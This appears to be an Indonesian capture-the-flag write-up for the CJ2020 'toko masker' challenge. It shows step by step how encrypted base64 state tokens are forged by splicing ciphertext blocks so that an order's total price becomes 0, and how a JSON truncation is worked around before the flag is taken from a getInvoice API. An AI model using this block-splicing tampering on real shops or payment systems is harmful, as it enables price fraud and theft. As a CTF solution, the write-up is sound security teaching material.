
JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQkQ1lrFbaBYtkML02V3f2w9czie/m8txWFPk8ku44JCaA2tnex3NL9DIX+fvHPvYHWqSwebOR/DjuSfft+v29I84IMUN4QIcTINQEamsVzUfPD4zDjA8ieWbyrzpHGFBuZPuUJdA1f/h8wQE5hca1pa

Lalu kita coba craft modified state, dengan kondisi pk 3, quantity 101, price 100, total price 0.

Menjadi:

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQkQ1lrFbaBYtkML02V3f2w9yAHniEO9VsQ0M7eHYUNB7DfbCDzHdmnxI+Xf+oPqK6bHEn9QeBcwjI1DTfzumRBa8zJqbdn4pXE5spS2uthoYQmT0398ytSgBR82bgdLitGZ5/it7Oi0TAX9gLSEhOg/


Namun karena terdapat mendapatkan error pada format JSON yang menyebabkan error pada API getInvoice. Kita perlu melakukan modifikasi tambahan.



Dapat kita lihat yang terpotong adalah kata “image_path” yang menjadi “mage_path”, Sehingga kita butuh 2 karakter tambahan yang harus dikorbankan.

Setelah beberapa kali uji coba, kita mengetahui bahwa kita dapat menyisipkan parameter tambahan pada state JSON kita. Sehingga kita dapat menambahkan parameter “\”: “” pada nilai JSON tersebut. Mengapa menambahkan parameter \” pada JSON, dan tidak menggunakan karakter lainnya? Hal ini bertujuan agar saat terjadi pemotongan pada JSON yang menyebabkan hilangnya \, tetap menyisakan 1 buah kutip (“) yang nantinya akan menutup kutip di belakangnya. Yang akan menghasilkan “\”: “”,

Sehingga request kita menjadi



Lakukan kembali cara yang sama, dengan melakukan pemotongan” pada state.

Pk 3, Quantity 0, Total Price 0

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPFNnFPXr+bQ → Pk 3

mHA88u6hQaPUyT44BsyyAQ → Quantity 0

Hkbm+7x0zj4iv/hljairZQ4oXZ/VNFOvoh9LVnBR7vsnsumpmaUbHj+GIRPevJksYedohBmtUt/T/+DZWqfAi0gE3Wk7L6azsytnVQgFUH4n8BBzNZm9YVZu+sHgeyzP → kutip, image path, name, price, total price.

Pk 3, Quantity 1, Total Price 100

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPFNnFPXr+bQ → Pk 3

nbi+EgBMG0hK1fXkMkFc3 → Quantity 1

Hkbm+7x0zj4iv/hljairZQ4oXZ/VNFOvoh9LVnBR7vsnsumpmaUbHj+GIRPevJksYedohBmtUt/T/+DZWqfAi0gE3Wk7L6azsytnVQgFUH7Y2t5l8bco9WRTlrlbi7VZ → kutip, image path, name, price, total price.

Pk 3, Quantity 100, Total Price 10000

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQ → Pk 3

IYy1WDfeBi0R7I7u7noCHw → Quantity 100

CmYUsvVd2MxMQ6kHbt3E7jEoUHWabJfIFRxz7e4BK9V6pay26RKNxukwqKQlCjxqZTToDTELM

bZVTAalOPEnOjfBNbt6zSOFdw51kdAYDt4Y3 R1ZYE+G3WpyysF5O5z1W

mef4rezotEwMfYC0hIToPw== → kutip, image path, name, price, total price.

Pk 3, Quantity 101, Total Price 10100

JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQ → Pk 3

kQ1lrFbaBYtkML02V3f2w9 → Quantity 101

CmYUsvVd2MxMQ6kHbt3E7jEoUHWabJfIFRxz7e4BK9V6pay26RKNxukwqKQlCjxqZTToDTELM

bZVTAalOPEnOjfBNbt6zSOFdw51kdAYDt4 aDA4pgG5nWXJu/NPTcOxqJ


mef4rezotEwMfYC0hIToPw== → kutip, image path, name, price, total price.

Lalu kita craft menjadi state yang baru. Dengan kondisi, Pk 3, Quantity 100, Total Price 0


JuoPpXyafZi/NfDMSwOSKFqInMayPEnPfNnFPXr+bQIYy1WDfeBi0R7I7u7noCHw0W4rS1z6y

TvsdrKhFZQX4ts14mb0gM7XbZqqctimENnaO+Gt7LqnMbZATYTq7W3Fp4GgCYga4/+VCePP

EXppnVgmR5S2SnigRHMho9tv9Fgn8BBzNZm9YVZu+sHgeyzP



Lalu kita gunakan untuk mendapatkan flag dari API getInvoice.



Flag: CJ2020{sial_lupa_ganti_encryption_key_di_soal_toko_masker_1-3_tadi_haduhhh}